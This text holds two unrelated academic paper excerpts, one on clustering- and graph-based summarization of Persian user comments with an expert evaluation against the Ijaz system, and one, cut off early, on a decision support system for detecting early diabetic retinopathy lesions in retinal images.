Text summarization in Persian language raises some specific challenges. Actually, according to special characteristics of Persian, the preprocessing methods and similarity measures need to be adjusted. As an example, since there are so many unique words containing space character, to tokenize sentences in word level, using space character is not relevant in Persian. Also, most of user generated comments in Persian are written in spoken language which dramatically and lexically different from standard written language. We note most famous summarization systems in the Persian language as follow. FarsiSum: this system is a web-based summarization tool for the Persian language which has been created based on SweSum. This system is able to summarize the Persian newspaper texts with HTML format and encoded text with Unicode format [21].

Ijaz is a summarization system for single text and multi-document summarization of the Persian news. This system was created by the Information Technology Organization of Iran and the Web Technology Lab of Ferdowsi University of Mashhad [22]. We compare our approach with Ijaz in experiments in Section 5.

III. Comments Summarization

In this section, we detail our approach to summarize a corpus of comments. The proposed approach is a graph-based summarization method. To give a brief description, first, all input sentences are preprocessed. After preprocessing, all sentences are semantically and lexically clustered. Therefore, a few clusters of sentences are generated that each cluster contains a number of similar sentences. The sentences of each cluster are scored according to their specific characteristics and relation with the other sentences in the same cluster. The sentences will be in the final summary which have the highest score. Actually, in each cluster, the sentence that has the most relevance to other sentences is the pivotal sentence, and is more suitable for expressing the information in that cluster than other sentences.

In general, this method consists of three phases: preprocessing, clustering and constructing graphs. Fig. 1 illustrates three steps of the proposed approach.

A. *Preprocessing*

Preprocessing is the first step to prepare and put the text documents in a suitable format. It has been proven that only 33% of the words of a text are useful and can be used to extract the information [23]. Here, the preprocessing consists of five steps which are described in the following.

Tokenization: In this step, all comments in the corpus are divided into the meaningful units. This is done by the tokenizer function. The tokenized helps better identification of stop words and stemming in next steps.

Normalization: We replace all text characters with its standard equivalents. Actually, in Persian most comments are written in spoken language which has no predefined structure. Also, some words are written in brief. Non-structured texts have no default structure, and we consider them as an arranged set of the sentences [24]. Taking all these problems, the normalization aims at converting the comments to a standard format.

Stop-words: Stop words are the words with little importance in terms of meaning despite the frequent repetition in the text. Several lists of stop words have been also created for the Persian language which has an average of 1000 words [11].

Stemming: In this step, every single fragmented word is given to the Stemmer function. By means of stemming, we transforms different forms of a word into a similar standard one.

POS Tagging: After stemming, recognition of parts of speech (POS) in comments is performed using [15]. In fact, POS tagging is the process of marking up a word in a text as corresponding to a particular part of speech, based on both its definition and its context.

B. *Clustering*

As mentioned, in summarization of comments, we are facing with multiple sub-topics. That is, although all comments are about a single topic, but different aspects are addressed in comments. Taking this fact into account, we are dealing with a multi-document summarization. To better identify all aspects (sub-topics) and reflecting all of them into the final summary, we first perform a clustering. By means of a clustering based on semantic and lexical similarity between comments, we obtain cluster of comments that in each one, a unique topic is addressed. Then, for each cluster of comments, we produce a summary. At final phase, these middle summaries are gathered and used to produce the final summary. In the following, we describe the clustering process. Clustering is a no supervised machine learning method. It consists of categorizing a set of elements into several clusters when each clusters contains the most similar elements [5]. Document clustering has many applications in text analysis such as fast data recovery, document organizing with no supervision, and so on [22].



Fig. 1. Flowchart diagram of the proposed approach.

In our approach, we use K-Mean clustering algorithm. K-Means starts with K random points (cluster centers) and repeatedly assigns data to the nearest cluster centers and then updates the cluster centers taking the new points into account [23]. Along with all the advantages, this algorithm has some disadvantages such as the dependence of the results on its initial conditions, such as the number of clusters [23]. To overcome this disadvantage, we use Elbow method which determine the best number of clusters (optimal K). This method was proposed by Robert et al. in 1953 [25]. In this method, two-dimensional graph is used to determine the optimal cluster number. In this graph, the X axis represents the number of clusters and the Y axis represents the value of clustering variance for different clustering. The idea is that the final clusters have to be the best and most optimal [26]. In Elbow method, the elbow part of the graph show the optimal number of clusters. In order to better identify similar comments, in K-Means algorithm, we use a semantic and lexical similarity measure which is different from the default K-Means similarity measure. Calculating the similarity between the sentences is a very difficult and complex process. The popular methods of measuring the similarity are divided into the three main categories based on the used criteria: common words, TF-IDF, and use of linguistic criteria [27]. The similarity measure used in our approach is based on cosine similarity and semantic and lexical distance between sentences [28]. In this similarity measure, to measure the similarity of a word pair, first a string similarity is determined, and then the semantic one. This technique is then enhanced by using a term frequency ponderation. Thus, words appearing in both texts are treated as a word pair which consists of two identical words. After calculating their similarity scores, they are added up into a similarity sum S_{same}, and then these words are discarded from further consideration [28]. The goal is to match words across the two texts according to their mutual similarity score. Hence, we search for the highest value within the final similarity matrix, and add it to a similarity sum $S_{different}$. We then remove the row and the column of the matrix to which the selected cell belonged, thereby discarding all other word pairs in which words from the chosen pair appeared. We repeat this procedure until there are no more rows and/or columns left in the matrix [28]. Equation (1) show how the final similarity between two comments is calculated [28].

$$S\left(P.R\right)=\frac{\left(S_{same}+S_{diffrence}\right)*\left(m+n\right)}{2mn} \tag{1}$$

In other words, the final similarity score S(P,R) is gained by summing up the similarity scores of words that appear in both texts (S_{same}) and the scores of word pairs formed from words unique to one of the texts ($S_{different}$). Lastly, this sum is multiplied by a reciprocal harmonic mean function of the lengths of both texts, so as to achieve a final text similarity score between 0 and 1.

C. Graph Construction

In this step, we take comments in every cluster and represent them in a form of scored graph. Using this graph, we determine the sentences with highest score as the representative sentence of the cluster. The sentence score is calculated according to node and edge scores in the graph. In the following we detail the graph construction process and how nodes and edges scores are calculated.

5) Scoring the Graph Nodes

Each graph node is representing one of the sentences in the corpus, and each node receives its own special score based on the importance of the corresponding sentence. The score of each node is calculated based on the following measures:

- *Term Frequency*: The term frequency is one of the oldest techniques for measuring the relevance and importance of a sentence for text summarization [29] and was introduced by Luhn for the first time in 1958 [30]. According to this assumption, the words that have a high frequency in the text are more important than other words. Of course, stop words are removed and all other words are stemmed before calculating the term frequency [31]. The importance of a sentence based term frequency is calculated according to (2):

$$\left(S_i\right)=\sum_{j=1}^{N} freq(W_j) \tag{2}$$

Where N is the number of all the words in the sentence and Wj is the frequency of each word.

- *Sentence Resemblance to the Title*: The title usually indicates the main topics discussed in a document. This is an efficient method to calculate the value of a sentence in a document. This scoring technique assumed that the sentence that has a higher relevance to the title is the main sentence in the document [29] [31]. This score is calculated based on (3):

$$SentRST(S_i)=\frac{W_{si}\cap W_t}{|W|} \tag{3}$$

Where Wsi is the existing words in the sentence Si, Wt is the existing words in the title, and |Wt| is the total sum of the existing words in the title.

Sentences containing Cue-Phrases: Here, the sentences that contain the Cue-Phrases such as “In short”, “as a result”, “as a summary”, in this paper, and so on are considered very important. This method relies on a predefined dictionary of sign expressions. This technique is calculated according to (4) [31]:

$$\mathrm{CuePhr\,(Si)}=\frac{\text{Number of CuePhrases in Si}}{\text{Total of CuePhrases in the Document}} \tag{4}$$

- *Sentences containing numerical data*: Numerical information refers to the important information such as date, percentage, cost, feature, and so on [29], [31]. The score of the sentence Si is calculated using this feature according to (5):

$$\mathrm{Num\,Data\,(Si)}=\frac{\text{Number of Numerical data in Si}}{\text{Total of Word in Si}} \tag{5}$$

- *Sentences containing Noun Phrases*: A Noun Phrases is a group of nouns and their transformation. In a sentence, a Noun Phrases can play the role of a subject, an object or its complement. The score of the sentence Si is calculated using this feature according to (6):

$$NP(S_i) = \frac{\text{Number of Noun Phrases in Si}}{\text{Total of Word in Si}} \quad (6)$$

These five measures apply to each single sentence of each cluster. The final score of a node is sum of these five measure normalized by the number of words in the corresponding sentence. The normalization is performed since all sentences do not have the same length.

6) Scoring the Graph Edges

Once all graph nodes are scored, we assign a score to each edge according to relationship between adjacent nodes. Actually, an edge represent a relationship between two sentences (represented by nodes). To score the graph edges, we use three measures:

- The number of common words between two nodes: in this step, the node which has acquired the highest score is considered as the main node in the cluster, and the number of their common words with all the other nodes is calculated. Then, the number of common words between the node which has acquired the second score and the other nodes is calculated. This process continues until the last node of each cluster. The score for this step is calculated according to (7):

$$\text{Score (i.j)} = \frac{\text{The Number of Common Words Between (i,j)}}{\text{Total of Words in i.j}} \quad (7)$$

- Calculate the semantic similarity between the two nodes: the semantic similarity between two nodes is calculated based on the semantic measured in (1).

- The number of common keywords between two nodes: extracting keywords is an important step to retrieve the document, retrieve the web page, clustering the document, summarization, text mining and so on [32]. Keywords can be extracted by different methods [33]. In next Sub-section we describe how we extract keywords in a corpus of comments. This score is also normalized by the number of words in two sentences. The score for common keywords is calculated according to (8):

$$\text{Score (i.j)} = \frac{\text{The Number of Word keys Between (i.j)}}{\text{Total of Words in (i.j)}} \quad (8)$$

7) Keyword Extraction

Fig. 2 illustrates how we extract the keywords in the comments. First, all sentences are preprocessed. Then, using the term frequency, we find the M most occurred terms in the corpus. According to our experiments, we consider M=15 in this work. At next step, a matrix is created where the columns are the most occurred terms and rows correspond to all other words. Each element in the matrix show the number of times that the two words co-occurred. At this step, we find the P words that co-occurred the most. According to experiments, we consider P=10 in this work. Then, we calculate the TF-IDF value for all selected words. Finally, the words having the highest TF-IDF value are selected as keywords.



Fig. 2. The proposed algorithm to extract the keywords in a corpus of comment.

IV. Experiments

There are generally two ways to evaluate the summaries generated by automatic summarization methods: intrinsic evaluation and extrinsic evaluation. In intrinsic evaluation, the quality of summaries is directly evaluated. This is done by comparing the summary with reference summaries or with the direct opinion of a few human experts. In extrinsic evaluation, the quality of summaries is evaluated based on how it is useful in performing a specific task (such as categorization). This is also called task-based evaluation. In this work, we first evaluate the quality of summaries extracted by our approach with an intrinsic evaluation. Then, we compare the results of our approach with those of Ijaz summarization system [9].

A. Results

To evaluate the quality of the extracted summaries by each approach, four linguistic experts investigate all final summaries. Each expert gives a score from 0 to 10 to each summary considering how accurate and comprehensive it is. The final score of each summary is sum of scores assigned by each expert.

Table I shows the expert's scores for the first three summaries extracted by the proposed approach. As shown in Table I, the average score given to the top summary extracted by the proposed approach is about 9.25 out of 10.

To evaluate the impact of clustering on summarization performance in our approach, we also extracted summaries without performing the clustering. Then, the summaries extracted without clustering are scored by the experts. Table II shows scores given to top three summaries extracted without clustering.

According to Tables I and II, the clustering improves considerably the summarization performance. Without clustering, the average score for extracted summaries is about 7.66 out of 10 when using the clustering the average score for extracted summaries is increased to 8.75 out of 10.

TABLE I. Expert's Scores to the Top Three Summaries Extracted by the Proposed Approach

Sentence	Expert 1	Expert 2	Expert 3	Expert 4	Total average
First summary	10	9	9	9	9.25
Second summary	9	9	8	9	8.75
Third summary	9	8	8	8	8.25
Total average	9.33	8.66	8.33	8.66	8.75

TABLE II. Expert's Score to the Top Three Summaries Extracted without Clustering

Sentence	Expert 1	Expert 2	Expert 3	Expert 4	Total average
First summary	9	9	8	9	8.75
Second summary	8	7	7	7	7.25
Third summary	7	7	7	7	7
Total average	8	7.66	7.33	7.66	7.66

TABLE III. The Expert's Score to the Summaries by the Ijaz System

Sentence	Expert 1	Expert 2	Expert 3	Expert 4	Total average
First summary	9	9	9	9	9
Second summary	7	7	7	7	7
Third summary	6	6	6	6	6.25
Total average	7.66	7.33	7.33	7.33	7.4



Fig. 3. Comparison of the proposed approach with Ijaz system.

B. Comparing with Ijaz

At this step, we compare the summaries obtained by our approach with summaries extracted by Ijaz summarization system presented in Section 2. As mentioned before, Ijaz is one the of the most famous summarization method for Persian texts. In this step, we also asked the same four linguistic experts to give a score to summaries extracted by Ijaz on our corpus of comments. Table III shows the scores given to top three summaries extracted by Ijaz summarization system.

In Fig. 3, we demonstrate the score given to each summary extracted by the proposed approach and summaries extracted by Ijaz system. According to results, the average score given to summaries by Ijaz is about 7.4 out of 10 when the average score given to summaries by the proposed method is about 8.75 out of 10.

V. Conclusion

In this work, we proposed an approach to summarizing a huge corpus of user generated comments in Persian language. Our approach uses a clustering technique to deal with multiple aspects within comments. It is also based on a scored graph summarization method. We use several measures to calculated the semantic and lexical distance between sentences in the corpus.

According to experiments and by an intrinsic evaluation, the summaries extracted by our approach obtained an average score of 8.75 out of 10. We also evaluated the impact of clustering on final summaries. According to results, the clustering help to obtain more accurate summaries. We also compared our approach with the state-of-the-art summarizer in Persian language called Ijaz [22]. The average score given to summaries extracted by the proposed method is considerably higher than the average score given to Ijaz summaries.

As future work, we aims at investigating other similarity measures to better calculate the similarity between short texts like comment and tweets in terms of lexical, semantic, and structural criteria. Also, it is needed to study the use of other summarization methods other than graph-based ones.

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A Decision Support System for Early-Stage Diabetic Retinopathy Lesions

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***Abstract*—Retina is a network layer containing light-sensitive cells. Diseases that occur in this layer, which performs the eye-sight, threaten our eye-sight directly. Diabetic Retinopathy is one of the main complications of diabetes mellitus and it is the most significant factor contributing to blindness in the later stages of the disease. Therefore, early diagnosis is of great importance to prevent the progress of this disease. For this purpose, in this study, an application based on image processing techniques and machine learning, which provides decision support to specialist, was developed for the detection of hard exudates, cotton spots, hemorrhage and microaneurysm lesions which appear in the early stages of the disease. The meaningful information was extracted from a set of samples obtained from the DIARETDB1 dataset during the system modeling process. In this process, Gabor and Discrete Fourier Transform attributes were utilized and dimension reduction was performed by using Spectral Regression Discriminant Analysis algorithm. Then, Random Forest and Logistic Regression and classifier algorithms' performances were evaluated on each attribute dataset. Experimental results were obtained using the retinal fundus images provided from both DIARETDB1 dataset and the department of Ophthalmology, Ataturk Training and Research Hospital in Ankara.**

Keywords*—Early stage diabetic retinopathy lesions; feature extraction; important features; image recognition; classification; decision support system; computer aided analysis

I. Introduction

Diabetic Retinopathy (DR) which is the subject of many studies in medical image processing field is a disease that begins with the influence of the retinal capillaries due to effect of blood sugar increase depending on diabetes and can result complete loss of sense of sight in its progressive stages [1]-[2]. There are two phases of DR disease which is directly proportional with the level of structural deterioration in retinal images: early-stage diabetic retinopathy (ESDR) and advanced-stage diabetic retinopathy (ASDR) [3]. Clogging of network layer vessels, small vessel dilatations, intraretinal hemorrhages and yellow deposits called hard exudate are seen at the onset of this disease [2], [4]. Lesion samples which occur in the early stage of this disease are given in Fig. 1.

Automatic detection and segmentation studies on ESDR disease gained great momentum in recent years, furthermore, new competencies are being added each passing day. In addition, the regular examination requirement of this disease and the lack of specialist make the procedures that should be carried out with automated systems compulsory.

The aim of this study is to investigate the methodology and techniques that will enable us to detect accurately the location of the structural disorders namely lesions occur in the early stage of DR and to model the decision support system that gives the most accurate result.

The application of ESDR lesions' detection which is based on literature reviews and reference to the tissue classification approach, involves the construction of the model and the analysis of new retinal images basically. This application includes the interfaces that are useful for field specialists in the decision of improving their cognitive abilities related to understanding and comprehension.

Contribution: There are many studies on the detection of ESDR lesions in the relevant literature. This study shows similarities with other studies in terms of workflow, but it differs from others using Discrete Fourier Transform Attributes (DFTA) and Spectral Regression Discriminant Analysis (SRDA) algorithms. On the other hand, the saving ability for the ESDR lesions position in retinal images which are taken at different dates of a patient, allows the field specialist to instantly compare the patient's previous recordings in the system, thereby allows specialist in order to examine the development of disease in particular date and time intervals.



Fig. 1. ESDR structural disorders, a) microaneurysm, b) hemorrhage, c) hard exudate, d) cotton spots [5].

The rest of this paper is organized as follows: related literature and studies were presented in Section 2. In Section 3, the proposed method was handled in a detailed way. In Section 4, the developed application and experimental results were presented. Finally, conclusions and future studies were given in Section 5.

II. Literature Review

Some of the studies in the literature on this subject that may result in complete loss of sense of sight in the progressive stages, are as follows: Kumar et al. classified the attributes which were extracted from the obtained regions by using morphological pre-processing, image boundary monitoring and Otsu thresholding techniques, with Support Vector Machines (SVM) in their studies [6]. Quellec et al. trained the system for recognition of patterns having random dimensions marked by doctors for automatic image classification, and then precisely identified the DR lesions by classifying the similar pattern images as lesions or not [7]. Mookiah et al. presented automatic scanning system for early stage and advanced stage diabetic retinopathy, and normal images. They proposed a system involving the processing of eyebrow images for the extraction of abnormal signals. They worked with probabilistic neural networks, decision tree and SVM, and utilized from statistically significant 13 features for classification. Also, they used Particle Swarm Optimization and Genetic Algorithm Optimization techniques in their studies [8]. Askew et al. presented a study, aiming to assess the detection of DR's early stage, management and its benefits, handling situations such as patient information, general practitioners, ophthalmologists, screening rates and monitoring of the early stage of disease appropriately [9]. Niemeijer et al. used the machine learning technique which they called it as the supervised algorithm in order to detect bright lesions and determine how to distinguishes between lesions [10]. Garcia et al. performed automatic detection of hard exudate regions by using the feature set that distinguish hard exudate regions best in retinal images from each other [11]. Hipwell et al. categorized the microaneurysm candidate regions using intensity and dimension information in the framework of the rules that they obtained as a result of training 102 images [12]. Sopharak et al. performed the detection of microaneurysms by using morphology, segmentation and naive Bayes classifier [13]. Sharma et al. implemented a dynamic thresholding algorithm based on image processing techniques for the detection of hemorrhage regions in retinal images. They determined these regions by using the color and size information of hemorrhage regions [14]. Saleem and Usman Akram proposed the detection of hemorrhage lesions based on color features including pre-processing, light thresholding, extraction of candidate regions, attribute extraction and classification stages [15]. Spencer et al. performed thresholding on the image they obtained by applying a bilinear top-hat morphological transformation and then matched filtering, and obtained binary images. Afterwards, they carried out the regional enlargement process by examining the regions for the detection of microaneurysms lesions [16]. As can be seen from these studies, the lesioned regions were detected by using various distinguishing features and different classifier algorithms on the images processed by applying the basic image processing algorithms and morphological operations.

III. Data and Methodology

A. Data

Retinal images used in this study were taken from Ankara Ataturk Training and Research Hospital Ophthalmology Department and publicly available DIARETDB1 (Standard Diabetic Retinopathy Database) datasets were used. The images in first dataset are 2304x1536 and the others are 1500x1152 in size, and they have all 24-bit depth.

B. Methodology

1) Image Enhancement: After the digital images are obtained, they are pre-processed. This step is a crucial step that affects the performance of computer vision systems, and the critical decision making about the image. It is aimed to obtain the best performance from processed image by the image enhancement which is one of the pre-processing stage.

2) Detection of Interest Points, and Attribute Extraction: The interest points are the points that give the greatest reaction in the regions where the change occurs in an image. As can be seen in the literature studies [17]-[20], the meaningful information is obtained from the region of interest around these points. The answer to the question "Which one is the most accurate algorithm?" is searched at the stage when constructing the attributes vector that represents the region of interest best, and this stage is also called as the attribute extraction. As a result of long-term experimental studies, the interest points are extracted with Oriented FAST and Rotated BRIEF, which are an Oriented and Rotated Binary Robust Independent Basic Feature algorithms [21], and SURF (Speeded Up Robust Features) [22] which is an accelerated robust feature algorithm widely used in the literature. In order to extract the meaningful information from these points of interest, the Gabor Attributes (GA) and DFTA were used.

3) Dimension Reduction: The dimension reduction method which aims to reduce a dataset to a smaller size that represents its original set, is a well-known subject in machine learning and there are numerous studies on this subject. Decreasing data size through reducing the attributes will provide faster execution times of the classification algorithms which perform numerous identification process. But, ideally, it should protect the essence information which have high discrimination power and high reliability in order to obtain the better performance [23]. Various dimension reduction algorithms were tried and finally Spectral Regression Discriminant Analysis (SRDA) algorithm was decided to be used in experimental studies. SRDA [24], an efficient and a new method that obtains transformation vectors from a set of linear regression problems, includes graph-based formulations of linear discriminant analysis that is one of the dimension reduction methods [24], [25].

4) Classification and Learning: In this process which is a necessary and an important stage for machine learning, it is aimed to analyse the region of interest accurately. For this reason, the learning process including the training and testing stages is performed. The attribute dataset and actual result values of the sample set are given as input, and the system learns which output should be generated for this dataset during the training phase. Thus, the system decides the class of the analyzed data in the light of previous information. All data included in the classification phase is passed through the same workflow, and so the performance of each classifier is analyzed. Several classifier algorithms were used, and finally LR and RF algorithms were continued to be used for application developed throughout the study.

5) Performance Evaluation: K-fold cross-validation technique is commonly used in order to make test results much more reliable and determinative in many classification studies. Training and test data are crossly replaced, therefore, the mistakes associated with the random sampling of training set are minimized and machine memorization is blocked with this technique. That is, all data is divided into approximately equal sub-datasets determined with the k, and then the classifier algorithm is trained and tested k times. While taking one of the folds each time as a test data, the others are formed for training data [26]. Accuracy analysis is a process which is aimed to determine the correctness of the classes assigned by the classifier algorithms. The success of the algorithms is evaluated by comparing the observed results and predicted results [27]. Regarding the processing region of interest, “positive” observation refers to structural disorder (1), “negative” observation refers to structural disorder is not (0), and the situations that can be encountered in this process are as follows:

- TP is the number of lesioned region found as positive,
- TN is the number of normal region found as negative,
- FP is the number of normal region found as positive,
- FN is the number of lesioned region found as negative.

The standard performance measures, Sensitivity (Sen), Specifity (Spe) and Accuracy (Acc) which was given in (1), (2) and (3), respectively were used in order to evaluate the performance of the learning algorithms.

$$\mathrm{Sen} = \mathrm{TP} / (\mathrm{TP} + \mathrm{FN}) \tag{1}$$

$$\mathrm{Spe} = \mathrm{TN} / (\mathrm{TN} + \mathrm{FP}) \tag{2}$$

$$\mathrm{Acc} = (\mathrm{TP} + \mathrm{TN}) / (\mathrm{TP} + \mathrm{FP} + \mathrm{TN} + \mathrm{FN}) \tag{3}$$

The Sen is the ratio of the number of actual correct positives in total positives. That is, the percentage of positives were classified as positive. The Spe is the ratio of the number of actual correct negatives in total negatives. The Acc value which is the most commonly used in measurement of model success, can be expressed as the ratio of the number of accurately diagnosed samples to the number of total samples [27]. Improvements are made considering in each process in the workflow if these values are not in ideal level.

IV. Developed Application and Experimental Results

A. Model Building Process

The developed application and experimental studies were carried out in the Python 2.7 platform in this study. Software codes were developed including “scikit-image” library for image processing, and “scikit-learn” and “mlpy” machine learning libraries for learning. In order to store the data and use these stored data in the related interfaces, the databases and tables were prepared within entity-relationship model framework with MySQL software. The general workflow diagram of the developed application is given in Fig. 2.



Fig. 2. The working scheme of the developed application.

There are some noisy and uneven illuminations on the raw-retinal images because of the light which is falling on the retina layer at different density. For this reason, as seen in the application steps in Fig. 3, it is aimed to improve the image quality by applying “whitening” and CLAHE pre-processing techniques on retinal image in the RGB color space, and thus making the image ready for analysis.

The learning process of the developed system was designed according to the workflow in Fig. 4. In this process, the answer to the question: “Which is the most successful model?” was seeked. The color intensity of hemorrhage and microaneurysm lesions in the retinal image is approximately the same as seen in Fig. 3(a) and 3(b). The color intensity of hard exudate and soft exudate lesions are approximately same. For this reason, two group sample sets were prepared by 150 regions of interest information, including 75 positive and negative interest regions in random dimensions, were grouped as the first group lesions for hard and soft exudates, and as the second group lesions for hemorrhage and microaneurysm. The GA and DFTA datasets obtained from both sample image sets were [150x512] and [150x400] dimensions, respectively. Dimension reductions were made on these datasets with the SRDA algorithm. 80% and 20% of these datasets were reserved for training and testing respectively within the context of 5-fold cross-validation technique. In this respect, the results belong to each built model, which were represented in confusion matrix format, were presented from Tables I to IV. The averages of the experimental results obtained were given at the bottom of the related tables.

